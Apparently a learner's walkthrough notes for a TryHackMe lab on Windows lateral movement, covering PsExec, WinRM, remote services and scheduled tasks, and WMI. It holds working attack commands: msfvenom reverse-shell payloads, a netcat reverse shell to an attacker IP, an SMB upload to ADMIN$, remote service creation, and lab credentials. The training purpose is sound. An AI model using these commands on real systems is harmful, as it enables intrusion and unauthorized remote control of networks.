
Network Topology

Introduction
- In this room, we will look at lateral movement, a group of techniques used by attackers to move around the network while creating as few alerts as possible.
- We’ll learn about several common techniques used in the wild for this end and the tools involved.
Learning Objectives
- Familiarize yourself with the lateral movement techniques used by attackers.
- Learn how to use alternative authentication material to move laterally.
- Learn different methods to use compromised hosts as pivots.
Connecting to the Network
AttackBox
If you are using the Web-based AttackBox, you will be connected to the network automatically if you start the AttackBox from the room’s page. You can verify this by running the ping command against the IP of the THMDC.za.tryhackme.com host. We do still need to configure DNS, however. Windows Networks use the Domain Name Service (DNS) to resolve hostnames to IPs. Throughout this network, DNS will be used for the tasks. You will have to configure DNS on the host on which you are running the VPN connection. In order to configure our DNS, run the following command:
Terminal
1
[thm@thm]$ systemd-resolve --interface lateralmovement --set-dns $THMDCIP --set-domain za.tryhackme.com
Remember to replace
$THMDCIPwith the IP of THMDC in your network diagram.You can test that DNS is working by running:
1
$ nslookup thmdc.za.tryhackme.com
This should resolve to the IP of your DC.
Note: DNS may be reset on the AttackBox roughly every 3 hours. If this occurs, you will have to restart the systemd-resolved service. If your AttackBox terminates and you continue with the room at a later stage, you will have to redo all the DNS steps.
You should also take the time to make note of your VPN IP. Using ifconfig or ip a, make note of the IP of the lateralmovement network adapter. This is your IP and the associated interface that you should use when performing the attacks in the tasks.
Requesting Your Credentials
To simulate an AD breach, you will be provided with your first set of AD credentials. Once your networking setup has been completed, on your Attack Box, navigate to [http://distributor.za.tryhackme.com/creds](http://distributor.za.tryhackme.com/creds) to request your credential pair. Click the “Get Credentials” button to receive your credential pair that can be used for initial access.
This credential pair will provide you SSH access to THMJMP2.za.tryhackme.com. THMJMP2 can be seen as a jump host into this environment, simulating a foothold that you have achieved.
For SSH access, you can use the following command:
ssh za\\<AD Username>@thmjmp2.za.tryhackme.com
A Note on Reverse Shells
If you are using the AttackBox and have joined other network rooms before, be sure to select the IP address assigned to the tunnel interface facing the lateralmovementandpivoting network as your ATTACKER_IP, or else your reverse shells/connections won’t work properly. For your convenience, the interface attached to this network is called lateralmovement, so you should be able to get the right IP address by running ip add show lateralmovement:

This will be helpful whenever needing to do a reverse connection back to your attacker machine throughout the room.
Moving through the Network
What is Lateral Movement?
- Simply put, lateral movement is the group of techniques used by attackers to move around a network.
Once an attacker has gained access to the first machine of a network, moving is essential for many reasons, including the following:
1
2
3
4
  - Reaching our goals as attackers []
  - Bypassing network restrictions in place []
  - Establishing additional points of entry to the network []
  - Creating confusion and avoid detection []
- While many cyber kill chains reference lateral movement as an additional step on a linear process, it is actually a
part of a cycle. - During this cycle, we use any available credentials to perform lateral movement, giving us access to new machines where we elevate privileges and extract credentials as possible.
- With the newfound credentials, the cycle starts again.

- Usually, we will repeat this cycle several times before reaching our final goal on the network.
- If our first foothold is a machine with very little acces to other network resources, we might need to move laterally to other hosts that have more privileges on the network.
A quick example
- Suppose we are performing a red team engagement where our final goal is to reach an internal code repository, where we got our first compromise on the target network by using a
phishing campaign. Usually, phishing campaigns are more effective against non-technical users, so our first access might be through a machine in the
Marketing department.Marketing workstationswill typically be limited through firewall policies to access any critical services on the network, includingadmin protocols,database ports,monitoring servicesor any other that aren’t required for their day to day labour, including code repositories.1
- Basically, obviously the marketing workstations won't have direct access to anything that is directly related to compromising the internal code repository but we can still use them as a foothold.
- To reach sensitive
hostsandservices, we need to move to other hosts and pivot from there to our final goal. - To this end, we could try elevating privileges on the
Marketing workstationandextracting local users' password hashes. - If we find a local administrator, the same account may be present on other hosts.
- After doing some recon, we find a workstation with the name
DEV-001-PC. - We use the local administrator’s password hash to access
DEV-001-PCand confirm that it is owned by one of the developers in the company. - From there, access to our target code repository is available.

- Notice that while lateral movement might need to be used to circumvent firewall restrictions, it is also helpful in evading detection.
- In our example, even if the
Marketing workstationhad direct access to the code repository, it is probably desirable to connect through the developer’s PC. - This behaviour would be less suspicious from the standpoint of a blue team analyst checking login audit logs.
The Attacker’s Perspective
- While performing most of the lateral movement techniques introduced throughout the room, we will mainly use admin credentials.
While one might expect that every single admin account would serve the same purpose, a distinction has to be made between
two types of admins:1 2
1. Local accounts part of the local Adminstrators group 2. Domain accounts part of the local Administrators group
- The differences we are interested in are restrictions imposed by
User Account Control(UAC)over local administrators (except for the default Administrator account).
NOTE: By default, local administrators won’t be able to remotely connect to a machine and perform admin tasks unless using an interactive session through RDP.
Windows will deny any admin task requested via
RPC,SMBor WinRMsincesuch administrators will be logged in with a filtered medium integrity token, preventing the account from doing privileged actions.1
- Remember from UAC Bypass room that this is a defensive mechanism so local admin users aren't allowed to execute remote code with high privileges limiting possible attackers control on a compromised account/system.
- The only local account that will get full privileges is the
default Administratoraccount. - This security feature can be disabled if desired, and sometimes you will find no difference between local and domain accounts in the administrator’s group.
- Still, its essential to keep in mind that should some of the lateral movement techniques fail, it might be due to using a non-default local administrator where UAC is enforced.
- More about this security feature here:
https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction
Spawning Process Remotely
Capability:
- This task will look at the available methods an attacker has to do to
spawn a process remotely.
Pre-requisites:
- This allows them to run commands on machines where they have valid credentials.
Variant:
- Each of the techniques discussed uses slightly different ways to achieve the same purpose, and some of them might be a better fit for some specific scenarios.
PSExec
1
2
	- Ports: 445/TCP (SMB)
	- Required Group Memberships: Administrators
Psexechas been the go-to method when needing to execute processes remotely for years.- It allows an administrator user to run commands remotely on any PC where he has access.
Psexecis one of manySysinternals Toolsand can be downloaded here:https://docs.microsoft.com/en-us/sysinternals/downloads/psexecThe way
psexecworks is as follows:1 2 3
1. Connect to "Admin$" share and upload a service binary. Psexec uses "psexesvc.exe" as the name. 2. Connect to the service control manager (SCM) to create and run a service names PSEXESVC and associate the service binary with C:\Windows\psexesvc.exe. 3. Create some named pipes to handle "stdin/stdout/stderr".
Modelling:

Step 1: Running psexec
- We need to supply the required administrator credentials for the remote host and the command we want to run (
psexec64.exeis available underC:\ToolsinTHMJMP2for your convenience)
1
> psexec64.exe \\MACHINE_IP -u Administrator -p Mypass123 -i cmd.exe
Remote Process Creation using WinRM
1
2
- Ports: 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- Required Group Memberships: Remote Management Users
- Windows Remote Management (WinRM) is a web-based protocol used to send
PowerShellcommands to Windows hostsremotely. - Most Windows Server installations will have WinRM enabled by default, making it an attractive attack vector.
Step 2: Connecting to a remote PowerShell session from the command line
1
> winrs.exe -u:Administrator -p:Mypass123 -r:target cmd
Step 3: Doing the same but using PowerShell but to pass different credentials, we will need to create a PSCredential object
1
2
3
4
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
Step 4: Creating an interactive session using the Enter-PSSession cmdlet after having PSCredential object
1
> Enter-PSSession -Computername TARGET -Credential $credential
Step 5: PowerShell also includes the Invoke-Command cmdlet which runs ScriptBlocks remotely via WinRM
- Credentials must be passed through a
PSCredentialobject as well:
1
> Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}
Remotely Creating Services using sc
1
2
3
4
5
- Ports:
		- 135/TCP, 49152-65535 (DCE/RPC)
		- 445/TCP (RPC over SMB Named Pipes)
		- 139/TCP (RPC over SMB Named Pipes)
- Required Group Memberships: Administrators
- Windows services can also be leveraged to run arbitrary commands since they execute a command when started.
While a service executable is technically different from a regular application, if we configure a Windows service to run any app, it will still execute it and fail afterwards.
1
2
  - Recall the Windows Persistence room (I think?)
  - They have used a bunch of 'sc' commands in there.
- We can create a service on a remote host with
sc.exe, a standard tool available in Windows. When using
sc, it will try to connect to theService Control Manager (SVCCTL) remote service programthrough RPC in several ways:1
1. A connection attempt will be made using "DCE/RPC". The client will first connect to the "Endpoint Mapper (EPM)" at port 135, which serves as a catalogue of available RPC endpoints and request information on the SVCCTL service program. The EPM will then respond with the IP and port to connect to SVCCTL, which is usually a dynamic port in the range of "49152-65535".

1
2. If the latter connection fails, 'sc' will try to reach SVCCTL through SMB named pipes, either on port 445 (SMB) or 139 (SMB over NetBIOS).

With the connection establish between the client and the server, the client can now create a
serviceon the server’s machine remotely as you can see with the steps below.1
- Okay, so basically what the connection to either SVCCTL or SMB is bind connection so that the client can remotely execute comands on the server's system (or whatever is serving the SMB and/or SVCCTL).
Step 1: Creating a service using sc utility
- We can create and start a service named “
THMservice” using the following commands:
1
2
> sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto
> sc.exe \\TARGET start THMservice
- The “
net user” command will be executed when the service is started, creating a new local user on the system. - Since the OS is in charge of starting the service, you won’t be able to look at the command output.
Step 2: Stop and Delete a service for cleanup
1
2
> sc.exe \\TARGET stop THMservice
> sc.exe \\TARGET delete THMservice
1
- Question: How exactly can we use services to move laterally on the network? What are the steps done in doing so?
Creating Scheduled Tasks Remotely
- Another Windows feature we can use is
Scheduled Tasks. - You can create and run one remotely with
schtasks, available in any Windows installation. - To create a task anmed
THMtask1, we can use the following commands:
1
2
3
> schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00

> schtasks /s TARGET /run /TN "THMtask1"
1
2
3
4
5
6
Breakdown:
- "/sc ONCE" : which means the task is intended to be run only once at the specified time and date.
- "/sd" : sets the starting date
- "/st" : sets the starting time
- "/tr" : the command to execute (tr == task run)
- "/tn" : name of the task
- Since the system will run the scheduled task, the command’s output won’t be available to us, making this a blind attack.
Deleting a scheduled task for cleanup
1
> schtasks /S TARGET /TN "THMtask1" /DELETE /F
Let’s Get to Work
Network Topology Recap:

- To complete this exercise, you will need to connect to
THMJMP2using the credentials assigned to you in Task 1 fromhttp://distributor.za.tryhackme.com/creds - If you haven’t done so yet, click on the link and get credentials now.
- Once you have your creds, connect to
THMJMP2via SSH:
1
$ ssh za\\<AD Username>@thmjmp2.za.tryhackme.com
- For this exercise, we will assume we have already captured some credentials with
administrative access:
1
2
User: ZA.TRYHACKME.COM\t1_leonard.summers
Password: EZpass4ever
1
- When logging in SSH, only use the "t1_leonard.summers" to place in the placeholder "<AD Username>" in the command above.
- We’ll show how to use those credentials to move laterally to
THMIISusingsc.exe. Feel free to try the other methods, as they all should work against
THMIIS.- While we have already shown how to use
scto create a user on a remote system (by usingnet user), we can also upload any binary we’d like to execute and associate it with the created service. However, if we try to run a
reverse shellusing this method, we will notice that the reverse shell disconnects immediately after execution.1 2 3
- Reason: Service executables are different to standard ".exe" files, and therefore non-service executables will end up being killed by the Service Manager almost immediately. - Okay, so the presumption is "Service Manager" has a list of legitimate service executables. - If that is the case, would it be possible for us to create a malicious version of whatever service we are imitating and then provide an absolute path instead so it doesn't mistakenly execute the legitimate service nor kill this malicious version?
- Luckily for us,
msfvenomsupports theexe-serviceformat, which will encapsulate any payload we like inside a fully functional service executable, preventing it from getting killed.
Note: since you will be sharing lab with others, you’ll want to use a different filename for your payload instead of “myservice.exe” to avoid overwriting someone else’s payload.
Creating a Reverse Shell that is compatible with the service created that is listening for the connection coming from THMIIS machine (Main Target)
- To create a reverse shell, we can use the following command:
1
user@AttackBox$ msfvenom -p windows/shell/reverse_tcp -f exe-service LHOST=<ATTACKER_IP> LPORT=4444 -o myservice.exe
In the VM:
1
root@ip-10-10-128-189:~# msfvenom -p windows/shell/reverse_tcp -f exe-service LHOST=10.50.49.2 LPORT=4444 -o dopedope.exe

NOTE: USE THE IP (INET) IN HERE as your ATTACKER_IP
1
2
3
4
lateralmovement: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
inet 10.50.49.2  netmask 255.255.255.0  destination 10.50.49.2
inet6 fe80::3bbb:a46d:421a:1a2b  prefixlen 64  scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100
Installation of malware/payload part:
- We will then proceed to use
t1_leonard.summerscredentials to upload our payload to theADMIN$share ofTHMIISusingsmbclientfrom our AttackBox:
1
2
user@AttackBox$ smbclient -c 'put dopedope.exe' -U t1_leonard.summers -W ZA '//thmiis.za.tryhackme.com/admin$/' EZpass4ever
 putting file myservice.exe as \myservice.exe (0.0 kb/s) (average 0.0 kb/s)
1
- Seems like from the AttackBox, we are able to upload binary files on the THMIIS machine which we want to move laterally in from THMJMP2.
- Note that the payload will be at
C:\Windows\directory. I forgot to check it once I got the Metasploit reverse shell.
In the VM:

- Once our executable is uploaded, we will set up a listener on the attacker’s machine to receive the reverse shell from
msfconsole:
1
2
3
4
5
6
7
8
user@AttackBox$ msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set LHOST lateralmovement
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.16:4444
- Alternatively, you can run the following one-liner on your Linux console to do the same:
1
user@AttackBox$ msfconsole -q -x "use exploit/multi/handler; set payload windows/shell/reverse_tcp; set LHOST lateralmovement; set LPORT 4444;exploit"
- Since
sc.exedoesn’t allow us to specify credentials as part of the command , we need to userunasto spawn a new shell witht1_leonard.summers’s access token. - Still, we only have SSH access to the machine, so if we tried something like
runas /netonly /user:ZA\t1_leonard.summers cmd.exe, the new command prompt would spawn on the user’s session, but we would have no access to it.

1
2

- On the left hand side, you can't see the `Flag.exe` at all.
- This is because the 2nd one is on the THMJMP2 machine while the right hand side is on the THMIIS machine.
In the VM:

Creating reverse shell connection from THMJMP2 machine:
- To overcome this problem, we can use
runasto spawn a second netcat reverse shell witht1_leonard.summersaccess token:
1
C:\> runas /netonly /user:ZA.TRYHACKME.COM\t1_leonard.summers "c:\tools\nc64.exe -e cmd.exe 10.50.49.2 4443"
Note: Remember that since you are using runas with the /netonly option, it will not bother to check if the provided credentials are valid (more info on this on the Enumerating AD room), so be sure to type the password correctly. If you don’t, you will see some ACCESS DENIED errors later in this room.
- We can receive the
reverse shellconnection usingncin our AttackBox:
1
user@AttackBox$ nc -lvp 4443
In the VM:

1
- Got the shell.
And finally, proceed to create a new service remotely by using sc, associating it with our uploaded binary:
Format:
1
2
C:\> sc.exe \\thmiis.za.tryhackme.com create <service_name> binPath= "%windir%\<uploaded-bin>.exe" start= auto
C:\> sc.exe \\thmiis.za.tryhackme.com start <service_name>
1
	- Remember to create a variant of the Service Names since many users are also using that!
Actual:
1
C:\> sc.exe \\thmiis.za.tryhackme.com create THMservice-DANGER binPath= "%windir%\dopedope.exe" start= auto
In the VM:

1
- View on the other reverse shell (the one with Ncat.exe)
1
C:\> sc.exe \\thmiis.za.tryhackme.com start THMservice-DANGER
In the VM:

1
- Okay, so basically, we created and started the service from the THMJMP2 machine (1st machine to jump from).
Checking the msfconsole handler exploit:

1
2
- Got the 2nd reverse shell session!
- Note that this is a cmd.exe reverse shell not a Meterpreter one as stated from the `msfvenom` payload.
Be sure to change the name of your service to avoid clashing with other students.

Once you have started the service, you should receive a connection in your AttackBox from where you can access the first flag on
t1_leonard.summersdesktop.
Getting the flag:
Stop and Delete a service for cleanup from the THMIIS machine (2nd machine that we jumped to)
1
2
> sc.exe \\thmiis.za.tryhackme.com stop THMservice-DANGER
> sc.exe \\thmiis.za.tryhackme.com delete THMservice-DANGER
1
- After getting what we want from THMIIS machine, we can cleanup and remove the malicious service that made the reverse shell from it possible.

1
- Now, the malicious service is deleted.
The Metasploit Reverse Shell:

1
2
- It is still here!
- This is because the process running the service is still running but the service got deleted already.
Summary/Conclusion
- This shows that you don’t have the access token of
t1_leonard.summersbecause of the UAC protection mechanism that prevents high-level access token to be given on remote access. Here’s the proof:

1
- On the left hand side, it has the downgraded access token while on the right hand side, the 2nd reverse shell has the access token of the user t1_leonard.summers!
Isn’t this more like a
privilege escalation?1 2 3
- No, what you just accomplished is that from THMJMP2 machine, you moved laterally to machine THMIIS which Tier 1 admin like leonard.summers actually have to log in on. - But yea, I guess in one way, this seems a combination of privilege escalation and lateral movement as we managed to fully utilize the power of the compromised T1 Admin credential and moved on to use this on a different machine in which that credential would have its full power on. - You as the attacker moving laterally onto THMIIS machine ALLOWS privilege escalation with the compromised credential.
Things to keep track of:
1
2
  - 1st reverse shell (netcat) => THMJMP2 machine connected to our AttackBox.
  - 2nd reverse shell (metasploit) => Connected from THMIIS machine to our AttackBox.
Moving Laterally Using WMI
- We can also perform many techniques discussed in the previous task differently by using
Windows Management Instrumentation(WMI). WMIis Windows implementation of Web-Based Enterprise Management(WBEM).1 2
- an enterprise standard for accessing management information across devices. - It allows Administrators to perform standard management tasks that attackers can abuse to perform lateral movement in various ways, which we'll discuss.
Connecting to WMI From PowerShell
- Before being able to connect to
WMIusing PowerShell commands, we need to create aPSCredentialobject with our user and password. - This object will be stored in the
$credentialvariable and utilized throughout the techniques on this task:
1
2
3
4
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
We then proceed to establish a
WMIsession using either of the following protocols:DCOM: RPC over IP will be used for connecting to WMI. This protocol usesport 135/TCPandports 49152-65535/TCP, just as explained when usingsc.exe.Wsman: WinRM will be used for connecting toWMI. This protocol usesports 5985/TCP(WinRM HTTP) orport 5986/TCP(WinRM HTTPS).
Step 1: Establishing a WMI session from PowerShell
- To establish a
WMIsession from PowerShell, we can use the following commands and store the session on the$Sessionvariable, which we will use throughout the room on the different techniques:
1
2
> $Opt = New-CimSessionOption -Protocol DCOM
> $Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop
- The
New-CimSessionOptioncmdlet is used to configure the connection options for theWMIsession, including the connection protocol. - The options and credentials are then passed to the
New-CimSessioncmdlet to establish a sessions against a remote host.
Remote Process Creation Using WMI
Ports :
1
2
  - 135/TCP, 49152-65535/TCP (DCERPC)
  - 5985/TCP (WinRM HTTP) or 5986/TCP(WinRM HTTPS)
Required Group Memberships:
AdministratorsWe can remotely spawn a process from PowerShell by leveraging Windows Management Instrumentation (WMI), sending a WMI request to the
Win32_Processclassto spawn the process under the session we created before:
1
2
3
4
5
$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{
CommandLine = $Command
}
Notice that
WMIwon’t allow you to see the output of any command but will indeed create the required process silently.On legacy systems, the same can be done using
wmicfrom the command prompt:
1
> wmic.exe /user:Administrator /password:Mypass123 /node:TARGET process call create "cmd.exe /c calc.exe"
Creating Services Remotely with WMI
Ports:
1
2
  - 135/TCP, 49152-65535/TCP (DCERPC)
  - 5985/TCP, (WinRM HTTP) or 5986/TCP(WinRM HTTPS)
Required Group Memberships:
Administrators
Creating services with WMI through PowerShell
1
2
3
4
5
6
7
